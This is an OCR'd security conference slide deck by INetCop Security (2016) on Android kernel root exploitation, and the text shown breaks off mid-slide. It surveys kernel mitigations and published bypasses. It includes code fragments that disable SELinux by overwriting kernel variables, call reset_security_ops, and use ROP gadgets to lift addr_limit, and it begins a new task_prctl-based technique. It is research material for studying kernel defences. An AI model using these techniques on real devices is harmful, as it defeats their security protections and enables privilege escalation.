New Reliable Android Kernel Root Exploitation Techniques

INetCop Security
dong-hoon you (x82)

2016-11-11

- Outline

1. **Introduction**
2. Technical background of kernel attack
3. Proposing new kernel attack technique
4. Demonstration
5. Conclusion

1-1. About me


- Co-founder / CTO / Head of INetCop Security smart platform lab
  - Ph.D. Chonnam National University Graduate School of Information Security
  - Speaker and operator of many seminars, conferences
  - Operating hacking & security contests/conferences
    - SECUINSIDE CTF/CTB organizer
  - Various project advisors
  - Published several security advisories and POC codes
  - Working on machine learning based android malware analysis and search for vulnerabilities in android apps and kernel

- Outline

1. Introduction
2. **Technical background of kernel attack**
3. Proposing new kernel attack technique
4. Demonstration
5. Conclusion

2-1. Technical background

- History of android linux kernel attack and mitigation



2-1. Technical background


- Android linux kernel exploitation
    - Kernel text manipulation
        - System call overwrite (R-X overwrite)
            - sys_setresuid syscall overwrite
    - kernel data manipulation
        - FPT data overwrite (RW- overwrite)
            - dev_attr_ro->show overwrite
            - ptmx_fops->fsync overwrite
        - Lifting address limitation (thread_info->addr_limit) (RW- overwrite)
    - Privilege escalation
        - PCB(task_struct) cred structure overwrite
        - Calling _commit_creds(_prepare_kernel_cred(0));

2-1. Technical background

- Android linux kernel exploit mitigation (1)
  - kptr_restrict/dmesg_restrict
    - Configuration to stop address info from revealing through kernel symbol abuse


```
$ cat /proc/kallsyms
…
00000000 T prepare_kernel_cred
00000000 T commit_creds
00000000 t ptmx_fops
00000000 t perf_swevent_enable
```

  - SEAndroid
    - Privilege based access control
  - Page permission mitigation
    - Prevent code segment overwrite (R-X)
    - Prevent RO data segment overwrite (R--)
    - Prevent data segment execution (R-- or RW-)
    - Prevent access to user memory from kernel (PXN)



2-1. Technical background

- Android linux kernel exploit mitigation (2)
  - RKP (Realtime Time Kernel protection)
    - Kernel memory manipulation protection
      - Kernel code/data protect
        - SCT/syscall
        - Page Table Entries
        - Cred Entries
      - FPT (ops structure)



2-2. Related work: summary

- Bypassing Android linux kernel exploit mitigation (1)
  - Bypassing kptr_restrict
    - 1byte or less code overwrite (x82)
    - Method using xt_qtaguid/ctrl (laginimaineb)
  - Bypassing SEAndroid
    - selinux_enforcing, selinux_enable manipulation
    - cred->security sid overwrite
    - Calling reset_security_ops()
  - Bypass Page permission mitigation
    - Ret2dir using Physmap area (Vasileios P. Kemerlis)
    - ROP/JOP
      - Pingpongroot's physmap JOP attack (Keen team)
      - Executing gadget that changes addr_limit via getting kernel stack addr of it (wooyun)
    - Calling kernel_setsockopt() (IceSword Lab)
    - Overwriting kernel text

2-2. Related work: summary

- **Bypassing Android linux kernel exploit mitigation (2)**
  - **Bypassing RKP**
    - **Calling rkp_override_creds (Keen team)**
      - **overwrite ptmx_fops->check_flags to override_creds and call it**
      - **set cred address into user area and pass the address as the first argument of the function**
    - **KNOXout technique (viralsecuritygroup)**
      - **Detect privilege escalation by checking execution path all the way to root process(0) following parents PID**
      - **Privilege escalation is possible if current process PID is recognized as a root process**
        - **Save 0 to current process PID**
        - **Save NULL value to parent process pointer**

2-2. Related work: kptr_restrict bypass

- Bypassing kptr_restrict via modifying 1byte or less code (SECUINSIDE 2013's x82)
  - Get the kernel code address from running process
    - Search for branch code around the kernel code address

```
$ ps | grep shell
shell     14296 24031 1208    4     c00511d4 000c4534 S ./busybox
shell     14317 24031 11040   1072  c0108ed4 b6f7d810 S grep
shell     24031 2923  9360    808   c003f278 b6edd074 S /system/bin/sh
$
```

  - Change the last 1byte offset of Branch code or return code
    - It can be shifted by 1 byte due to 4byte align

```
e59{Rn}f{#offset}
   LDR pc, [Rn]
   LDR pc, [Rn, #offset]
e59{Rn}{Rt}{#offset}
   LDR Rt, [Rn]; blx Rt
   LDR Rt, [Rn, #offset]; blx Rt
```

```
Real code to modify:
e593f2c8  ldr       pc, [r3, #712]
[...]
e59032c8  ldr       r3, [r0, #712]
e2800fb2  add       r0, r0, #712     ; 0x2c8
e12fff33  blx       r3
```

  - PC or RT value after changing the 1 byte
    - Kernel code flow will be directed to user memory when LDR command offset is changed

```
Original address: 0xc0XXYYZZ
Adding 1bit: 0x00c0XXYY
Adding 2bit: 0x0000c0XX
Adding 3bit: 0x000000c0
```

Unable to handle kernel paging request at virtual address **00c00846**
pgd = caa28000
[00c00846] *pgd=00000000
[0: test: 8668] PC is at 0xc00846


2-2. Related work: kptr_restrict bypass

- Bypassing kptr_restrict using /proc/net/xt_qtaguid/ctrl (laginimaineb)
  - Tagged socket will reveal struct sock structure address

```
sock=ea092e00 tag=0x40100002717 (uid=10007) pid=1171 f_count=1
sock=ea093980 tag=0x40100002717 (uid=10007) pid=1171 f_count=1
sock=ea093f40 tag=0x40100002717 (uid=10007) pid=1171 f_count=1
sock=ea094ac0 tag=0x40100002717 (uid=10007) pid=1171 f_count=1
sock=ea095080 tag=0x40100002717 (uid=10007) pid=1171 f_count=1
sock=ea095640 tag=0x40100002717 (uid=10007) pid=1171 f_count=1
sock=ea095c00 tag=0x40100002717 (uid=10007) pid=1171 f_count=1
```

```
len = snprintf(outp, char_count,
               "sock=%p tag=0x%llx (uid=%u) pid=%u "
               "f_count=%lu\n",
               sock_tag_entry->sk,
               sock_tag_entry->tag, uid,
               sock_tag_entry->pid, f_count);
```

  - FPT (proto_ops) can be modified when one modifies pointer within leaked structure
    - It can be easily exploited by putting fake structure or FPT in user area



2-2. Related work: SEAndroid bypass

- Disabling android linux kernel SEAndroid
  - Modify selinux_enforcing or selinux_enable value (Enforcing -> Permissive)

```
/* selinux enforcing off and disable code */
unsigned long *selinux_enable=(long *)0xc0ea7608;
unsigned long *selinux_enforcing=(long *)0xc105199c;

*(long *)selinux_enforcing=0;
*(long *)selinux_enable=0;
```

  - Modify only privilege related values from cred->security leaving SEAndroid Enforcing mode on

```
struct task_security_struct {
 u32 osid; /* SID prior to last execve */
 u32 sid; /* current SID */
 [...]
};
sid = 1; // u:r:kernel:s0
sid = 0x??; // u:r:init:s0
```


  - Initialize LSM framework with security_ops value set to its default (Enforcing -> SEAndroid off)


```
void reset_security_ops(void){
        security_ops = &default_security_ops;
}
```


```
unsigned long (*reset_security_ops)();
reset_security_ops=0xc027eea8;
(*reset_security_ops)();
```

2-2. Related work: PXN bypass

- Ret2dir attack using Physmap area to bypass PXN (Vasileios P. Kemerlis)
  - Physmap is a direct-mapped memory area exist in kernel memory
    - Physmap can allocate and free consecutive memory without change page table
    - it also can allocate kernel memory when mmap is called many times within user area
  - User can allocate desired value to empty space of kernel memory
    - It helps us to exploit UAF vulnerabilities
    - It can be used for attacking user area referencing prohibited kernels








2-2. Related work: PXN bypass


- PXN bypass using ROP/JOP (Keen team & wooyun)
  - Execute a gadget that changes addr_limit value stored in kernel stack address
  - User can control x0 and x2 according to CVE-2015-3636
    - Set x0 to addr_limit-0x14, x1 to value to put into addr_limit and put return address to x2+0x10

```
str x1, [x0, 0x14]
ldr x1, [x2, 0x10]
blr x1
```

  - Using JOP, gadget can be used even when only x1 register is controlled
    - Changing addr_limit location value after getting kernel stack address



ROP泄露SP的大致思路



ROP设置addr_limit的大致思路

2-2. Related work: PXN bypass

- Calling kernel_setsockopt() (IceSword Lab)
  - Execute gadget to keep current manipulated status(changed to kernel data segment)
    - change address of f_op->aio_fsync table to address of kernel_setsockopt
    - Return after indirectly calling set_fs(KERNEL_DS) while calling aio_fsync function within io_subimt
  - All returnable functions are available after changing kernel data segment (such as driver functions)

```
case IOCB_CMD_FSYNC:
    if (!file->f_op->aio_fsync)
        return -EINVAL;

    ret = file->f_op->aio_fsync(req, 0);
    break;
```

```
int kernel_setsockopt(struct socket *sock,
            char *optval, unsigned int optlen)
{
    mm_segment_t oldfs = get_fs();
    char __user *uoptval;
    int err;

    uoptval = (char __user __force *) optval;

    set_fs(KERNEL_DS);
    if (level == SOL_SOCKET)
        err = sock_setsockopt(sock, level, optname
    else
        err = sock->ops->setsockopt(sock, level, c
                    optlen);
    set_fs(oldfs);
    return err;
}
```

```
int write_xxx(char *dev)
{
    int ret = 0;
    struct file *fp;
    mm_segment_t old_fs;
    loff_t pos = 0;

    /* change to KERNEL_DS address limit */
    old_fs = get_fs();
    set_fs(KERNEL_DS);

    /* open file to write */
    fp = filp_open("/data/misc/test", O_WRONLY|O_CREAT, 0640);
    if (!fp) {
        printf("%s: open file error\n", __FUNCTION__);
        return -1;
    }

    /* Write buf to file */
    fp->f_op->write(fp, buf, size, &pos);

    /* close file before return */
    if (fp)
        filp_close(fp, current->files);
    /* restore previous address limit */
    set_fs(old_fs);

    return ret;
} ? end write_xxx ?
```

2-2. Related work: PXN bypass

- Easiest way to bypass PXN via kernel text overwrite
  - sys_call_table or syscall code overwrite
    - get the address of vector_swi from EVT where handler info is stored when interrupt occurs
    - for more info. read "Phrack 68-6 x82, MOSEC 2015 jfang"

```
4122e000-41236000 rw-p 00000000 00:00 0          [heap]
becc7000-bece8000 rw-p 00000000 00:00 0          [stack]
ffff0000-ffff1000 r-xp 00000000 00:00 0          [vectors]
```

```
[000] ffff0000: ef9f0000 [Reset]          ; svc 0x9f0000 branch code array
[004] ffff0004: ea0000dd [Undef]          ; b   0x380
[008] ffff0008: e59ff410 [SWI]            ; ldr pc, [pc, #1040] ; 0x420
[00c] ffff000c: ea0000bb [Abort-perfetch] ; b   0x300
[010] ffff0010: ea00009a [Abort-data]     ; b   0x280
[014] ffff0014: ea0000fa [Reserved]       ; b   0x404
[018] ffff0018: ea000078 [IRQ]            ; b   0x608
[01c] ffff001c: ea0000f7 [FIQ]            ; b   0x400
[020] Reserved
... skip ...
[22c] ffff022c: c003dbc0 [__irq_usr] ; exception handler routine addr array
[230] ffff0230: c003d920 [__irq_invalid]
[234] ffff0234: c003d920 [__irq_invalid]
[238] ffff0238: c003d9c0 [__irq_svc]
[23c] ffff023c: c003d920 [__irq_invalid]
...
[420] ffff0420: c003df40 [vector_swi]
```

- Make kernel memory read/writeable from system call code
  - find kptr_restrict format string and change it
  - search for various FPT location (ptmx_fops, security_ops and so on)

- Outline

1. Introduction
2. Technical background of kernel attack
3. **Proposing new kernel attack technique**
4. Demonstration
5. Conclusion

3-1. Proposing new kernel attack technique (1): Warm-up

- Select function pointer(within kernel) to call without ROP
    - Search for callable function inside FPT structure (ptmx, security_ops, default_security_ops)
    - User input has to be transferred without modification (intact)
        - After calling function, we need to see the whole return result as well

```
security/selinux/hooks.c:
static struct security_operations selinux_ops = {
        .name =                         "selinux",

        .binder_set_context_mgr =       selinux_binder_set_context_mgr,
        .binder_transaction =           selinux_binder_transaction,
        .binder_transfer_binder =       selinux_binder_transfer_binder,
        .binder_transfer_file =         selinux_binder_transfer_file,

        .ptrace_access_check =          selinux_ptrace_access_check,
        .ptrace_traceme =               selinux_ptrace_traceme,
        .capget =                       selinux_capget,
        .capset =                       selinux_capset,
        .capable =                      selinux_capable,
        .quotactl =                     selinux_quotactl,
        .quota_on =                     selinux_quota_on,
        .syslog =                       selinux_syslog,
        .vm_enough_memory =             selinux_vm_enough_memory,

        .netlink_send =                 selinux_netlink_send,

        .bprm_set_creds =               selinux_bprm_set_creds,
        .bprm_committing_creds =        selinux_bprm_committing_creds,
        .bprm_committed_creds =         selinux_bprm_committed_creds,
        .bprm_secureexec =              selinux_bprm_secureexec,

        .sb_alloc_security =            selinux_sb_alloc_security,
        .sb_free_security =             selinux_sb_free_security,
        .sb_copy_data =                 selinux_sb_copy_data,
        .sb_remount =                   selinux_sb_remount,
        .sb_kern_mount =                selinux_sb_kern_mount,
        .sb_show_options =              selinux_sb_show_options,
```

```
security/capability.c:
void __init security_fixup_ops(struct security_operations *ops)
{
        set_to_cap_if_null(ops, binder_set_context_mgr);
        set_to_cap_if_null(ops, binder_transaction);
        set_to_cap_if_null(ops, binder_transfer_binder);
        set_to_cap_if_null(ops, binder_transfer_file);
        set_to_cap_if_null(ops, ptrace_access_check);
        set_to_cap_if_null(ops, ptrace_traceme);
        set_to_cap_if_null(ops, capget);
        set_to_cap_if_null(ops, capset);
        set_to_cap_if_null(ops, capable);
        set_to_cap_if_null(ops, quotactl);
        set_to_cap_if_null(ops, quota_on);
        set_to_cap_if_null(ops, syslog);
        set_to_cap_if_null(ops, settime);
        set_to_cap_if_null(ops, vm_enough_memory);
        set_to_cap_if_null(ops, bprm_set_creds);
        set_to_cap_if_null(ops, bprm_committing_creds);
        set_to_cap_if_null(ops, bprm_committed_creds);
        set_to_cap_if_null(ops, bprm_check_security);
        set_to_cap_if_null(ops, bprm_secureexec);
        set_to_cap_if_null(ops, sb_alloc_security);
        set_to_cap_if_null(ops, sb_free_security);
        set_to_cap_if_null(ops, sb_copy_data);
        set_to_cap_if_null(ops, sb_remount);
        set_to_cap_if_null(ops, sb_kern_mount);
        set_to_cap_if_null(ops, sb_show_options);
        set_to_cap_if_null(ops, sb_statfs);
        set_to_cap_if_null(ops, sb_mount);
        set_to_cap_if_null(ops, sb_umount);
        set_to_cap_if_null(ops, sb_pivotroot);
```

3-1. Proposing new kernel attack technique (1): Warm-up

- Select function pointer(within kernel) to call without ROP
  - task_prctl function pointer from selinux_ops meets all criteria
    - 5 user inputs were passed though without modification

```
include/linux/security.h:
1442  struct security_operations {
1443          char name[SECURITY_NAME_MAX + 1];
1444
1445          int (*binder_set_context_mgr) (struct task_struct *mgr);
1446          int (*binder_transaction) (struct task_struct *from, struct task_struct *to);
1447          int (*binder_transfer_binder) (struct task_struct *from, struct task_struct *to);
1448          int (*binder_transfer_file) (struct task_struct *from, struct task_struct *to,...
[...]
1593          int (*task_kill) (struct task_struct *p,
1594                            struct siginfo *info, int sig, u32 secid);
1595          int (*task_wait) (struct task_struct *p);
1596          int (*task_prctl) (int option, unsigned long arg2,
1597                             unsigned long arg3, unsigned long arg4,
1598                             unsigned long arg5);
1599          void (*task_to_inode) (struct task_struct *p, struct inode *inode);
```

    - there was no modification to input during calling process

```
kernel/sys.c:
